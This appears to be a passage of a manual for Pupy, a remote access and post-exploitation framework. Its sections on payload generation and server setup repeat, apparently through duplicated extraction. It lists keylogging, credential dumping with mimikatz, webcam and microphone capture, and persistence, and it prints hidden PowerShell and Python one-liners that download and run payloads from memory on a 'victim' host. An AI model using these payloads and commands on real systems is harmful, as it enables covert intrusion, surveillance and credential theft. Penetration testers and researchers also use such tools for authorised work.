- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin\_x86,lin\_x64,so\_x86,so\_x64,exe\_x86,exe\_x64,dll\_x86,dll\_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embedded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check\_vm ...)
- tons of other features, check out the implemented modules

### 5.3.3 Implemented Transports

All transports in pupy are stackable. This means that by creating a custom transport conf (pupy/network/transport/<transport\_name>/conf.py), you can make your pupy session look like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
  - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
  - layer using a static AES256 key
- **ssl (the default one)**
  - TCP transport wrapped with SSL
- **ssl\_rsa**
  - same as ssl but stacked with a rsa layer
- **http**
  - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
  - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transport/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
  - obfs3 is stacked with a rsa layer for a better security
- **scramblesuit**
  - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
  - scramblesuit is stacked with a rsa layer for a better security
- **udp**
  - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
  - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

### 5.3.4 Implemented Launchers (not up to date, cf. `./pupygen.py -h`)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
  - Bind payload instead of reverse
- **auto\_proxy**
  - Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP\_PROXY env variable

### 5.3.5 Implemented Modules (not up to date)

#### All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell** (`cmd.exe`, `powershell.exe`, `/bin/sh`, `/bin/bash`, ...)
  - tty allocation is well supported on both windows and \*nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds
- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

#### Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
  - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
  - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts
- ...

## Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

### 5.3.6 Build payloads from sources

#### Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag `DEBUG=1` if you want the generated pupy exe to open a console and print debug tracebacks

#### Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:

```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

### 5.3.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

#### Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn't do anything special before "client" connecting to the "server" using the configured transport. The bind launcher works like the connect launcher but the "server" needs to connect on the "client". The auto\_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

## Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy's awesome transports like obfs3 or scramblesuit.

## Generate Binaries

payload.py (generated with ./pupugen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won't work on windows like the process migration which needs the compiled binaries.

## On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupugen.py [-h]
 [-f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}]
 [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
 [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
 [--randomize-hash]
 [--oneliner-listen-port ONELINER_LISTEN_PORT]
 [--debug-scriptlets] [--debug] [--workdir WORKDIR]
 [{bind,auto_proxy,dnscnc,connect}] ...

Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
 {bind,auto_proxy,dnscnc,connect}
 Choose a launcher. Launchers make payloads behave
 differently at startup.
 launcher_args launcher options

optional arguments:
 -h, --help show this help message and exit
 -f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}, --format {client,py,
 ↪pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}
 (default: client)
 -O {android,windows,linux}, --os {android,windows,linux}
 Target OS (default: windows)
 -A {x86,x64}, --arch {x86,x64}
 Target arch (default: x86)
 -S, --shared Create shared object
 -o OUTPUT, --output OUTPUT
 output path
 -D OUTPUT_DIR, --output-dir OUTPUT_DIR
 output folder
 -s SCRIPTLET, --scriptlet SCRIPTLET
 offline python scriptlets to execute before starting
```

(continues on next page)

(continued from previous page)

```

-l, --list the connection. Multiple scriptlets can be provided.
 list available formats, transports, scriptlets and
 options
-E, --prefer-external In case of autodetection prefer external IP
--no-use-proxy Don't use the target's proxy configuration even if it
 is used by target (for ps1_oneliner only for now)
--randomize-hash add a random string in the exe to make it's hash
 unknown
--oneliner-listen-port ONELINER_LISTEN_PORT
 Port used by oneliner listeners ps1,py (default: 8080)
--debug-scriptlets don't catch scriptlets exceptions on the client for
 debug purposes
--debug build with the debug template (the payload open a
 console) --workdir WORKDIR Set Workdir (Default = current_
↪workdir)

```

```

$./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$./pupygen.py -f ps1_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p') "

[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

## On Android

```

$./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy.apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

## On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```
$./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []
```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py\_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -
-A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

## 5.3.8 Setting up the server

### Using docker

```
mkdir /tmp/pupy
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/
-pupy:unstable
```

(continues on next page)



(continued from previous page)

```
mkdir -p /tmp/pupy/keys
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys
ssh -p 2022 pupy@127.0.0.1
```

## The server

To start the server, you can simply start `pupysh.py` on the correct port with the correct transport

```
./pupysh.py -h
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]
 [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,
↳scramblesuit,tcp_cleartext_proxy}]
 [--port PORT]
```

Pupy console

optional arguments:

```
-h, --help show this help message and exit
--log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}
 change log verbosity
--version print version and exit
--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_
↳cleartext_proxy}
 change the transport ! :-)
--port PORT, -p PORT change the listening port
```

## 5.3.9 The shell

### Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by `-h` or `-help`

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the `pyexec` module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
-h, --help show this help message and exit
--file <path> execute code from .py file
-c <code string>, --code <code string>
 execute python oneliner code. ex : 'import
platform;print platform.uname()'
```

## Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem load_package msgbox ps shell_
↳exec
download interactive_shell memory_exec persistence _
↳pyexec shellcode_exec
exit keylogger migrate port_scan _
↳pyshell socks5proxy
get_info linux_pers mimikatz portfwd _
↳screenshot upload
getprivs linux_stealth mouselogger process_kill _
↳search webcamsnap
>> run load_package
_sqlite3 linux_stealth psutil pupyimporter pyshell _
↳ sqlite3
interactive_shell netcreds ptysHELL pupymemexec _
↳pywintypes27.dll vidcap
linux_pers portscan pupwinutils pupyutils scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/ /etc/ /lib/ /libx32/ /media/ /proc/ /
↳sbin/ /sys/ /var/
/boot/ /home/ /lib32/ /live-build/ /mnt/ /root/ /
↳share/ /tmp/ /vmlinuz
/dev/ /initrd.img /lib64/ /lost+found/ /opt/ /run/ /
↳srv/ /usr/
```

## Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

## Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive\_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

## Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the `jobs -p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]

list or kill jobs

optional arguments:
-h, --help show this help message and exit
-k <job_id>, --kill <job_id>
 print the job current output before killing it
-l, --list list jobs
-p <job_id>, --print-output <job_id>
 print a job output
```

Regular jobs can be set in Linux/Unix environments by running your `pupysh.py` script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

## Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run `mimikatz` on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug_
↪sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

5.3.10 Writing a module

Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file `pupy/packages/windows/all/pupwinutils/msgbox.py`

```
import ctypes
import threading

def MessageBox(text, title):
    t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↪title, 0))
    t.daemon=True
    t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message","popup"])
class MsgBoxPopup(PupyModule):
    """ Pop up a custom message box """
    dependencies=["pupwinutils.msgbox"]

    def init_argparse(self):
        self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪doc__)
        self.arg_parser.add_argument('--title', help='msgbox title')
        self.arg_parser.add_argument('text', help='text to print in the msgbox,
↪:')

    def run(self, args):
        self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪args.title)
        self.log("message box popped !")
```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```
>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
  text                text to print in the msgbox :)

optional arguments:
  -h, --help          show this help message and exit
  --title TITLE       msgbox title
```

5.4 Pupy

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

5.4.1 Installation

```
git clone https://github.com/nlnj4sec/pupy.git pupy
cd pupy
git submodule init
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/nlnj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
↪payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

5.4.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other that the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!

- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin_x86,lin_x64,so_x86,so_x64,exe_x86,exe_x64,dll_x86,dll_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embeded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check_vm ...)
- tons of other features, check out the implemented modules

5.4.3 Implemented Transports

All transports in pupy are stackable. This mean that by creating a custom transport conf (pupy/network/transport/<transport_name>/conf.py), you can make you pupy session looks like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
 - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
 - layer using a static AES256 key
- **ssl (the default one)**
 - TCP transport wrapped with SSL
- **ssl_rsa**
 - same as ssl but stacked with a rsa layer
- **http**
 - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
 - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transports/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
 - obfs3 is stacked with a rsa layer for a better security

- **scramblesuit**
 - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
 - scramblesuit is stacked with a rsa layer for a better security
- **udp**
 - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
 - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

5.4.4 Implemented Launchers (not up to date, cf. ./pupygen.py -h)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
 - Bind payload instead of reverse
- **auto_proxy**
 - Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP_PROXY env variable

5.4.5 Implemented Modules (not up to date)

All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell (cmd.exe, powershell.exe, /bin/sh, /bin/bash, ...)**
 - tty allocation is well supported on both windows and *nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds

- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
 - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
 - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts
- ...

Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

5.4.6 Build payloads from sources

Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag `DEBUG=1` if you want the generated pupy exe to open a console and print debug tracebacks

Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:


```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

5.4.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn’t do anything special before “client” connecting to the “server” using the configured transport. The bind launcher works like the connect launcher but the “server” needs to connect on the “client”. The auto_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy’s awesome transports like obfs3 or scramblesuit.

Generate Binaries

payload.py (generated with ./pupygen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won’t work on windows like the process migration which needs the compiled binaries.

On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupygen.py [-h]
                  [-f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}]
                  [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
                  [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
                  [--randomize-hash]
```

(continues on next page)

(continued from previous page)

```

        [--oneline-listen-port ONELINER_LISTEN_PORT]
        [--debug-scriptlets] [--debug] [--workdir WORKDIR]
        [{bind,auto_proxy,dnscnc,connect}] ...

### Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
  {bind,auto_proxy,dnscnc,connect}
                                Choose a launcher. Launchers make payloads behave
                                differently at startup.
  launcher_args          launcher options

optional arguments:
  -h, --help                show this help message and exit
  -f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}, --format {client,py,
  ↪pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}
                                (default: client)
  -O {android,windows,linux}, --os {android,windows,linux}
                                Target OS (default: windows)
  -A {x86,x64}, --arch {x86,x64}
                                Target arch (default: x86)
  -S, --shared              Create shared object
  -o OUTPUT, --output OUTPUT
                                output path
  -D OUTPUT_DIR, --output-dir OUTPUT_DIR
                                output folder
  -s SCRIPTLET, --scriptlet SCRIPTLET
                                offline python scriptlets to execute before starting
                                the connection. Multiple scriptlets can be provided.
  -l, --list                list available formats, transports, scriptlets and
                                options
  -E, --prefer-external    In case of autodetection prefer external IP
  --no-use-proxy            Don't use the target's proxy configuration even if it
                                is used by target (for ps1_oneliner only for now)
  --randomize-hash          add a random string in the exe to make it's hash
                                unknown
  --oneline-listen-port ONELINER_LISTEN_PORT
                                Port used by oneliner listeners ps1,py (default: 8080)
  --debug-scriptlets        don't catch scriptlets exceptions on the client for
                                debug purposes
  --debug                  build with the debug template (the payload open a
                                console) --workdir WORKDIR      Set Workdir (Default = current_
  ↪workdir)

```

```

$ ./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$ ./pupygen.py -f ps1_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

```

(continues on next page)

(continued from previous page)

```

---
powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p') "
---
[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

On Android

```

$ ./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy.apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```

$ ./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []

```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$ ./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -  
↪A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

5.4.8 Setting up the server

Using docker

```
mkdir /tmp/pupy  
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/  
↪pupy:unstable  
mkdir -p /tmp/pupy/keys  
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys  
ssh -p 2022 pupy@127.0.0.1
```

The server

To start the server, you can simply start pupysh.py on the correct port with the correct transport

```
./pupysh.py -h  
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]  
              [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,  
↪scramblesuit,tcp_cleartext_proxy}]  
              [--port PORT]  
  
Pupy console  
  
optional arguments:  
-h, --help            show this help message and exit  
--log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}  
                        change log verbosity  
--version            print version and exit  
--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_  
↪cleartext_proxy}  
--port PORT, -p PORT  change the transport ! :-)  
--port PORT, -p PORT  change the listening port
```

5.4.9 The shell

Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by -h or --help

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the pyexec module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
-h, --help            show this help message and exit
--file <path>         execute code from .py file
-c <code string>, --code <code string>
                        execute python oneliner code. ex : 'import
                        platform;print platform.uname()'
```

Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem          load_package      msgbox             ps                 shell_
↳exec
download           interactive_shell  memory_exec        persistence
↳pyexec            shellcode_exec
exit               keylogger         migrate            port_scan
↳pyshell           socks5proxy
get_info           linux_pers        mimikatz           portfwd
↳screenshot        upload
getprivs           linux_stealth     mouselogger        process_kill
↳search            webcamsnap
>> run load_package
_sqlite3           linux_stealth     psutil             pupyimporter       pyshell
↳sqlite3
interactive_shell  netcreds          ptysHELL           pupymemexec
↳pywintypes27.dll vidcap
linux_pers         portscan          pupwinutils        pupyutils           scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/      /etc/      /lib/      /libx32/    /media/    /proc/    /
↳sbin/     /sys/      /var/
/boot/     /home/     /lib32/    /live-build/ /mnt/      /root/    /
↳share/    /tmp/      /vmlinuz
```

(continues on next page)

(continued from previous page)

```
/dev/          /initrd.img    /lib64/        /lost+found/   /opt/          /run/          /  
→srv/         /usr/
```

Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive_shell”.

